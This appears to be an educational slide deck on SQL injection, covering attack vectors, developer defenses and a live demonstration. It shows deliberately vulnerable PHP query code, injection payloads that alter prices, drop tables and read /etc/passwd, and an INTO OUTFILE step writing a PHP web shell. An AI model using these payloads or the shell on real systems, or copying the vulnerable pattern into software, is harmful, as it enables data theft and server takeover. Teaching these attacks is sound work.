SQL Injection

Alpert, Bailey, Kosturko

Agenda

- What is SQLi?
- Why is this attack relevant?
- Vectors of SQLi Attack
- SQLi Attack Effects
- SQLi Defenses
- SQLi Attack Demonstration
  - Anatomy of Vulnerable Code
  - Data Manipulation (create, modify, delete existing data)
  - Data Definition (delete existing tables)
  - Arbitrary file read
  - Arbitrary file write leading to host compromise (remote pwnage)
- SQLi Tools
- References and Further Reading

What is SQL?

- Structured Query Language
- Database language
  - Data Manipulation Language (DML) – view, insert, modify or delete data
  - Data Definition Language (DDL) – create, modify or delete database objects (tables, relationships, indexes)
- Example query:
  - SELECT *column* FROM *Table* WHERE *column* = *something*

SQL Injection (SQLi)

An attack to modify or insert SQL (DML or DDL) commands into a database. This is frequently conducted through a web application framework.

Relevance

- One of the top security vulnerabilities on the web
- Allows an attacker to gain complete control of an underlying database or webserver
  - Could contain sensitive data such as credit cards, SSN, etc.
- Widely known
    - Good guys know about it but bad guys do as well
- Easy to exploit via extensive SQL injection tools or directly from the URL

Vectors of SQLi

- Injection through user input
  - SQL commands are injected by using specifically crafted input (HTML form field or URL)
    - Example: SELECT login FROM Database WHERE login=“’ OR 1=1 – “
- Injection through cookies
  - If a web application utilizes cookies to build SQL queries, an attack can be initiated by altering the content of those cookies

Vectors of SQLi

- Injection through server variables
  - Sanitation issue
  - Some web applications use server variables
    - By altering network headers, a SQLi can be activated when the server variable is logged in the database
- Second-order injection
  - Seeded input to indirectly trigger an SQLIA later
  - Not an immediate effect, waits until a trigger

Effects of SQLi

- Data extraction
- Data modification
- Privilege escalation
- Information gathering
- Denial of service
- Remote execution of commands

Anatomy of Vulnerable Code (PHP)

```
1. <?php

2. // get the product key
3. $product_key = $_GET['product_key'];

4. // Create MySQLi connection
5. $conn = new mysqli( $my_servername, $my_username, $my_password, $my_schema );

6. $sql = "select
7.     product_key,
8.     product_name,
9.     product_description,
10.    product_price,
11.    product_image_url
12.from
13.    product_tbl
14.where
15.    product_key = " . $product_key ;

16.$conn->multi_query( $sql );
```

Unchecked user input

Permits multiple queries

Baked In Defenses

- **MySQL Secure File Privilege**
  - Prevents MySQL from writing directly to file system outside of it's data storage files (whitelist)
  - Turn off: */etc/mysql/mysql.d/mysqld.conf*
    - *Secure_file_priv=""*
- **App Armor**
  - Prevents daemons from reading/writing / locking files outside of designated areas (whitelist)
  - Turn off: */etc/apparmor.d/usr.sbin.mysqd*
    - */var/www/ r,*
    - */var/www/html/ r,*
    - */var/www/html/** rwk,*

Both turned on (safe) by default

Developer Defenses

- *conn->**query**( ) vs. $conn->**multi_query**( )*
- **Effective whitelist patterns** based on
  - strong typing through regex
  - Bounds / length checking
- Example:

```
1.// get the product key
2.$product_key = $_GET['product_key'];
3.//for safety: whitelist only characters 0-9
4.$safe_product_key = preg_replace( "/[^0-9]/", "", $product_key );
```

Attack Demonstration (The Good Stuff)

Attacks (1/3)

- **Modify a price:**

```
UPDATE product_tbl
SET product_price = 0.01
WHERE product_key = 1
```

- **Insert new product:**

```
INSERT INTO product_tbl(
product_name, product_description, product_price,
product_image_url, product_home_active, product_office
_active ) VALUES (
'my product','this shouldnt be here',0.0,"",1,0);
```

- **Delete product:**

```
DELETE FROM product_tbl WHERE product_key=14
```

Attacks (2/3)

- **Examine Schema:**

```
SELECT TABLE_SCHEMA
INTO OUTFILE '/var/www/html/app/table_schema.txt'
FROM information_schema.TABLES
GROUP BY TABLE_SCHEMA
```

- **Drop table:**

```
DROP TABLE tmp_tbl
```

Attacks (3/3)

- **Arbitrary read:**

```
UNION SELECT 1,"bob",
load_file( "/etc/passwd" ),
0, ""
ORDER BY product_key
```

- **Arbitrary write :**

PHP:

```
<html><body><pre>
<?= shell_exec( $_GET[ "cmd"  ] ); ?>
<pre></body></html>
```


SQL:

```
SELECT “<payload goes here>"
INTO OUTFILE
“/path/to/filename.php“
```

- **Export Shell (pwnage…):**

Tools of the Trade

- SQLmap
  - open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers
- BurpSuite
  - integrated platform for performing security testing of web applications



References and Further Reading

- "Advanced SQL Injection In SQL Server Applications". N.p., 2002. Web. 22 Nov. 2016.
- Halfond, William, Jeremy Viegas, and Alessandro Orso. "A Classification Of SQL Injection Attacks And Countermeasures". N.p., 2006. Web. 20 Nov. 2016.
- Prince, Brian. "Anatomy Of A SQL Injection Attack". *Dark Reading*. N.p., 2013. Web. 1 Dec. 2016.
- "SQL Injection - OWASP". *Owasp.org*. N.p., 2016. Web. 20 Nov. 2016.
- "The Anatomy Of A SQL Injection Attack". *Applicure.com*. N.p., 2013. Web. 4 Dec. 2016.

Demo code available upon request